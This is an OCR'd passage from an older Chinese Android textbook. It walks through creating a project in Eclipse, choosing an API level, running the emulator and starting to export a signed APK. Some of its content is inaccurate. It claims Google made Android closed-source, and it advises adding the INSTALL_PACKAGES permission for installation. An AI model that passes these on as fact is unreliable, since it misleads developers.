


图 2-28　建立 MyFirstAndroidProject 项目




图 2-29　输入项目的相关属性

这些信息项的设置如下。

☑　Application name（应用程序的项目名称）：myfirst。

☑　Package name（程序所在包的名称）：org.lxh.demo。

☑　Create Activity（创建的 Activity 程序的名称）：Hello。



☑ Min SDK Version（最低运行的 SDK 版本）：10。

对于程序最低的运行版本，实际上是由每个 Android-SDK 自己定义的，这些版本如图 2-30 所示。

注意

版本要统一。

从图 2-28 可以发现，由于现在使用的是 Android 2.3 版本，所以在填写 Min SDK Version 时输入的 API 级别是“10”，这两者必须统一。

提示

如果为平板电脑项目，则选择 Android 3.0 以上版本。

在本项目中配置了两个 Android 开发的 SDK，如果现在用户要开发的是平板电脑，则可以直接选择在 Android 3.0 或者是在 Android 3.1 上建立项目，则对应的 Min SDK Version 要设置为相应的版本编号，例如，如果建立的项目是 Android 3.1，则 API 级别应该是“12”。

（3）建立完项目之后，可以在项目中发现如图 2-31 所示的目录结构信息。

Build Target

Target Name	Vendor	Platform	API L...
☐ Android 1.1	Android Open Source Project	1.1	2
☐ Android 1.5	Android Open Source Project	1.5	3
☐ Google APIs	Google Inc.	1.5	3
☐ Android 1.6	Android Open Source Project	1.6	4
☐ Google APIs	Google Inc.	1.6	4
☐ Android 2.0	Android Open Source Project	2.0	5
☐ Google APIs	Google Inc.	2.0	5
☐ Android 2.0.1	Android Open Source Project	2.0.1	6
☐ Google APIs	Google Inc.	2.0.1	6
☐ Android 2.1-update1	Android Open Source Project	2.1-update1	7
☐ Android 2.2	Android Open Source Project	2.2	8
☑ Android 2.3.3	Android Open Source Project	2.3.3	10
☐ Android 3.0	Android Open Source Project	3.0	11
☐ Android 3.1	Android Open Source Project	3.1	12

Standard Android platform 1.1

图 2-30　选择支持的 Android 版本




图 2-31　Android 项目的工作目录

提示

建立低版本的 Android 项目。

由于手机的实际使用环境版本问题，建议读者使用 Android 1.5 进行程序开发，因为有许多手机还不支持最新的 2.3 版本操作系统。为了兼顾各个版本的 SDK，所以选择最低的一个版本，这样以后如果一个程序需要在多个版本下运行，也会相当方便。

本书为了可以提升读者对新版本操作系统的兴趣，在此选择建立 Android 2.3 版本的 Android 项目，而在实际工作中，所建立的全部项目应该以当前流行的最低版本为主。

（4）在 Android 开发环境提供的模拟器上运行本程序，右击项目名称，在弹出的快捷菜单中选择 Run As→Android Application 命令，如图 2-32 所示。

提示

暂时不要去关心项目结构，可以运行即可。

在图 2-32 所示的项目工作区中有许多文件夹及文件，这些文件夹及文件的作用会在第 3 章进行讲解，此处只需要按照步骤执行即可。




图 2-32　运行 Android 项目

（5）项目运行之后，会自动启动 Android 的一个手机模拟器，界面如图 2-33 所示。

对 Android 虚拟机而言，其默认的显示风格是竖屏显示，用户可以按 Ctrl+F11 组合键改变屏幕方向，改变之后的程序运行效果如图 2-34 所示。




图 2-33　运行 Android 程序




图 2-34　横屏显示程序

提示

模拟器运行速度较慢。

Android 手机模拟器的运行速度较慢，第一次运行时需要耐心等待一段时间，以后如果要修改程序，可以不用重新启动虚拟机，直接运行即可。

使用过 Android 手机的用户都应该知道，Android 手机上定义了若干个操作按钮，而这些按钮在新版本的 Android 2.3 SDK 上并没有显示，用户可以通过键盘上对应的快捷键进行操作，常用的快捷键如表 2-3 所示。



表 2-3　常用的 Android 虚拟机的快捷键

No.	快　捷　键	描　　述
1	Home	对应手机上的 Home 按钮（带小房子标记的按钮）
2	Esc	对应手机上的“返回”按钮
3	F2/PageUp	对应手机上的 Menu 按钮
4	F3	对应拨号功能
5	F4	挂断电话或关闭手机屏幕显示
6	F5	对应搜索键
7	F7	关闭电源键
8	F8	关闭 GPRS/3G 网络连接，但是不影响 GSM 连接
9	Alt+Enter	全屏显示切换
10	Ctrl+F11	屏幕显示切换
11	Delete	使用轨迹球（如使用轨迹球浏览网页）操作功能

由于本项目没有编写任何功能，所以所有的输出信息全部都是由项目默认提供的，读者此处只需要按照步骤执行即可，在随后章节会详细介绍 Android 手机的开发知识。

2.4　打包 Android 程序

当一个 Android 程序编写完成之后，可以将程序进行打包，以便在手机上执行。Android 操作系统与大部分的手机操作系统相比，最方便的地方就在于可以方便地实现打包操作，不再因为手机厂商的不同而采用不同的方式打包程序。

提示

Symbian 的开发需要注意版本。

在 Nokia 推广 Symbian 期间，很多手机软件商都是依靠 J2ME 进行的程序开发，在开发时就必须考虑到各个厂商的操作系统兼容性问题。例如，按照中国电信的要求，一款游戏开发出来之后，至少要提供 10 个不同厂商手机的开发版本，为程序的开发及维护带来很大的不便，而 Android 的出现解决了此难题，但也需要注意的是，Android 发展之初也有许多厂商（如 LG、三星等）根据自己的情况开发出了适合于自己的 Android 操作系统，所以如果用户使用的移动设备是这些厂商所提供的，就需要下载指定厂商提供的 Android 操作系统。因此，Google 公司为了避免出现 Symbian 的窘境，将 Android 系统由开源变为封闭。

为了保证安装程序可以正常地执行安装，首先需要修改 AndroidManifest.xml 文件，可以在文件中增加一个安装程序包的权限。

【例 2-1】 在 AndroidManifest.xml 文件中添加访问权限

```
<uses-sdk android:minSdkVersion="10" />                                    <!-- 最低版本 -->
<uses-permission android:name="android.permission.INSTALL_PACKAGES" /><!-- 安装权限 -->
```

在 Android 操作系统中，很多程序都是需要一些特定的访问权限的，这些访问权限随着本书的逐步深入，读者可以了解得更多。

Android 的手机程序是以 APK（AndroidPackage）包的形式提供给使用者的，用户可以在 Eclipse 中方便地实现开发程序的打包操作，具体的操作步骤如下。

（1）选择 File→Export 命令，在打开的界面中选择 Android→Export Android Application 文件，如图 2-35 所示。

（2）单击 Next 按钮，选择要导出的项目，此处选择 MyFirstAndroidProject，如图 2-36 所示。




图 2-35　导出 Android 应用程序




图 2-36　选择要导出的项目

（3）如果要导出项目，则首先需要建立一个证书。单击 Next 按钮之后可以先创建一个证书，如图 2-37 所示。

证书文件将保存在 E 盘的 mldn 文件中，此处设置的证书密码为 mldnjava。

（4）填写完整的证书信息，如图 2-38 所示。




图 2-37　创建一个 keystore 证书

